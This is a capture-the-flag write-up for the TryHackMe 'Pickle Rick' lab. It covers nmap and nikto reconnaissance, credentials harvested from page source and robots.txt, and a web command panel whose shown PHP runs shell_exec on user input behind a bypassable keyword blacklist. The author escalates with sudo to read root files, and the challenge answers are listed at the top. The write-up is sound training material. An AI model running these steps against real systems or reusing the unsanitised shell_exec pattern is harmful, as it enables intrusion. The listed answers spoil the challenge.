Pickle Rick

1st ingredients : mr. meeseek hair
2nd ingredients : 1 jerry tear
3rd ingredients: fleeb juice
////

TRY HACK ME --> PICKLE RICK ip address => 10.10.208.185

///

This Rick and Morty themed challenge requires you to exploit a webserver to find 3 ingredients that will help Rick make his potion to transform himself back into a human from a pickle.

1) When we look at the Inspect Element and find the Username : R1ckRul3s

2) For basic Enumeration running Nmap ...


```
hari@kali:~$ nmap 10.10.198.59
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-08 23:22 IST
Nmap scan report for 10.10.198.59
Host is up (0.17s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 27.26 seconds
hari@kali:~$
```

We find open service at http and ssh

2) Lets Run nikto on the website

```
hari@kali:~$ nikto -h 10.10.198.59
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.198.59
+ Target Hostname:    10.10.198.59
+ Target Port:        80
+ Start Time:         2020-12-08 23:26:07 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apac
he 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 426, size:
5818ccf125686, mtime: gzip
+ Cookie PHPSESSID created without the httponly flag
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
```

3) Lets run dirbuster small-medium wordlists



We find that Robot.txt in the site (checked for the common files)

```
Wubbalubbadubdub
```

4) we find Portal.php in the dirbuster → where we try username and password

Username : R1ckRul3s
Password : we try Wubbalubbadubdub

And SUCCESS !

5) When we type ls we get the following

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Unfortunately cat , tail , head doesnt work at all .

Tools for handling text files on unix are basic, everyday-commands:

In unix and linux to print out whole content in file

```
cat filename.txt
```

or

```
more filename.txt
```

or

```
less filename.txt
```

For last few lines

```
tail filename.txt
```


For first few lines

```
head filename.txt
```

```
less Sup3rS3cretPickl3Ingred.txt
```

After trying all of them less

We get the follow ingriedient : mr. meeseek hair



6) We have intresting php and we can get this from burpsuite

```php
<?php
session_start();
if($_SESSION["login"] == false) {
header("Location: /login.php"); die();
}
?>
```

This is Denied.php

```php
<?php
session_start();
$errorMsg = "";
$validUser = $_SESSION["login"] === true;
if(isset($_POST["sub"])) {
$validUser = $_POST["username"] == "R1ckRul3s" && $_POST["password"] == "Wubbalubbadubdub";
if(!$validUser) $errorMsg = "Invalid username or password.";
else $_SESSION["login"] = true;
}
if($validUser) {
header("Location: /portal.php"); die();
}
?>
```

This is login.php

```php
<?php
function contains($str, array $arr)
{
foreach($arr as $a) {
if (stripos($str,$a) !== false) return true;
}
return false;
}
// Cant use cat
$cmds = array("cat", "head", "more", "tail", "nano", "vim", "vi");
if(isset($_POST["command"])) {
if(contains($_POST["command"], $cmds)) {
echo "</br>
  <p>
    <u>
      Command disabled
    </u>
     to make it hard for future <b>
      PICKLEEEE RICCCKKKK
    </b>
    .
  </p>
  <img src='assets/fail.gif'>
  ";
  } else {
  $output = shell_exec($_POST["command"]);
  echo "</br>
  <pre>
    $output
  </pre>
```

This is portal.php

We can get an idea about the blacklisted commands and sudo isnt one of them

so using sudo -l and trying


SO WE RUN SUDOOOOOO!!!


7) so running sudo ls /root

```
3rd.txt
snap
```

sudo ls /root/3rd.txt
3rd ingredients: fleeb juice

8) After some research found 2nd ingreidiant in the home/rick folder





AND WE FOUND ALLLL INGREDIANTS